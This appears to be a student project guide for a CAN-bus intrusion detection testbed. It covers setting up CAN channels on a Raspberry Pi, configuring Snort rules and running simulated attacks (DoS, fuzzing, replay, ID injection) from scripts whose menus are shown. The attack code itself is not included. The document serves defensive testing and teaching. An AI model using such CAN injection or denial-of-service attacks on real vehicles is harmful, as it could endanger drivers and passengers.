
Begin with setting up the testbeds by plugging in necessary hardware into the correct equipment. Provide power to the car parts, Raspberry Pi, ECUSIM2000, and monitor. The final setup for the project should resemble the following picture.



Picture of testbed setups


Initialize can channels


Open a terminal and run the following commands for both can0 and can1 to initialize both of the channels that the testbeds will send their messages on. The first message sets up the channel and the second increases the buffer size to allow for more messages to be sent.



```
pi@raspberrypi:~ $ sudo /sbin/ip link set can0 up type can bitrate 500000
pi@raspberrypi:~ $ sudo ip link set dev can0 txqueuelen 10000
pi@raspberrypi:~ $ sudo /sbin/ip link set can1 up type can bitrate 500000
pi@raspberrypi:~ $ sudo ip link set dev can1 txqueuelen 10000
pi@raspberrypi:~ $ 
```


Note: If you wish to run the car testbed in the low speed mode, run sudo /sbin/ip link set can1 up type bitrate 33000 instead. Also, change the jumper cables on the ODB-II port from the first image below to the second image below.


High-speed testbed ODB-II port setup


Low-speed testbed ODB-II port setup


Initialize Snort

In the terminal, change directories into the directory /etc/snort and look at the file snort.conf. Scroll until you find the section that lists the files that Snort should use as rules for detection. Uncomment (put a pound sign at the start of the line) the rule file that you currently want to use. For the simulated testbed, use the file local.rules, and the car testbed will use car.rules.




```
###################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
###################################################

# Note to Debian users: The rules preinstalled in the system
# can be *very* out of date. For more information please read
# the /usr/share/doc/snort-rules-default/README.Debian file

#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)

# site specific rules
include $RULE_PATH/local.rules
include $RULE_PATH/car.rules

# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:

#include $RULE_PATH/app-detect.rules
#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
```

To run Snort, you will need to run two commands, one will compile snort.conf and the rule files being allowed in the configuration file. The second command will run Snort and detect for any intrusions.



```
Snort exiting
pi@raspberrypi:/etc/snort $ sudo snort -T -c /etc/snort/snort.conf
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
```




```
Snort exiting
pi@raspberrypi:/etc/snort $ sudo snort -c /etc/snort/snort.conf -A console -i wlan0
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
```

Run Arduino code

Open the setting menu in the bottom left, go to Programming, and open the Arduino IDE. We will use the code called *aruino_can* to get potentiometer values and send them to the Raspberry Pi to be put on the can channel. Upload this code to the Arduino.

Run packet sending code

In a different terminal than the one running Snort, navigate to the folder named code, and run the following commands.




```
pi@raspberrypi:~ $ sudo python3 online_packet_send.py
can0  00000000   [6]  52 02 02 AE 16 3A
.
Sent 1 packets.
can0  00000001   [6]  8C 03 04 AB 22 58
.
Sent 1 packets.
can0  00000002   [6]  AF 00 00 AE 06 11
.
```

Change potentiometer values

Now that you can see that CAN messages are being sent, and Snort is able to detect these messages you can change the values on the potentiometers to test normal data being sent on the CAN channel. If you want to see the values the potentiometers are outputting and the associated CAN message, run the command “candump can0” on another terminal. Use the tool to turn the potentiometers and view the changes occurring.

Run pi attack code

With all other code still running, in a new terminal windows redirect to the code folder and run the following command. Type in the type of attack that you would like to simulate.




```
pi@raspberrypi:~/Code $ sudo python3 attacks.py
Enter desired attack
dos, fuzz, replay
```

Snort alerts should be generated explaining what was detected based on the rule that the attack triggered.

Car testbed setup

Now, you will move into working with the car testbed rather than the simulated one. All current apps and terminals can be closed, except for the window containing Snort. For Snort we will have to change the snort.conf file and change the rule file that we want to use to car.rules as explained in a previous step. This will need you to recompile and rerun Snort using the earlier commands. In a separate terminal in the code folder, run the python script that will read the CAN messages and give them to Snort.




```
pi@raspberrypi:~ $ sudo python3 car_testbed.py
can1  128   [3]  21 00 03
.
Sent 1 packets.
can1  380   [8]  02 1A 00 00 E0 00 7F 0D
.
Sent 1 packets.
can1  388   [2]  01 3B
.
```

You can now turn the key in the ignition of the car and you should see the messages being sent and Snort's recognition of the messages.


Execute car attacks

To simulate the attacks that the IDS will detect for this testbed, run the script carattacks.py from the code folder. Choose which attack you would like to simulate and watch Snort detect each one.




```
pi@raspberrypi:~ $ sudo python3 carAttacks.py
Select an attack:
HIGH - High speed testbed, LOW - Low speed testbed, BOTH - Both testbeds
1. Injection attack: ID out of range < 128 -- HIGH
2. Injection attack: ID out of range > 670 -- HIGH
3. Injection attack: ID out of range > 69A -- LOW
4. Injection attack: ID out of range < 40 -- LOW
5. Denial of service attack -- BOTH
6. Denial of service remote request -- BOTH
7. Mismatching ID and message - 670:47 -- BOTH
8. Mismatching ID and message - 388:01 -- HIGH
9. Mismatching ID and message - 678:37 -- LOW
10. Unusual timing: more messages than expected -- LOW
11. Quit
Enter your choice (1-11): 
```


Appendix 2 – Alternative/initial version of design




This was the initial high-level diagram that aligned with our original requirements. We did not know if we wanted to create the testbed using a Raspberry Pi and other components, or try to buy a car/car parts in order to create the testbed. That is why we needed a generic high-level diagram to allow for future specifications.




This diagram shows the initial Raspberry Pi testbed setup. No Arduino was included in this design because all ECU input was originally supposed to come from the ECUsim 2000. All 5 PID's (C.T, RPM, etc) are shown in this diagram, but had to be taken out because they were not able to be utilized.



Similar to the last diagram, this became obsolete because of the lack of function from the ECUsim 2000's PID's. This was originally our idea for the full scale Pi network.

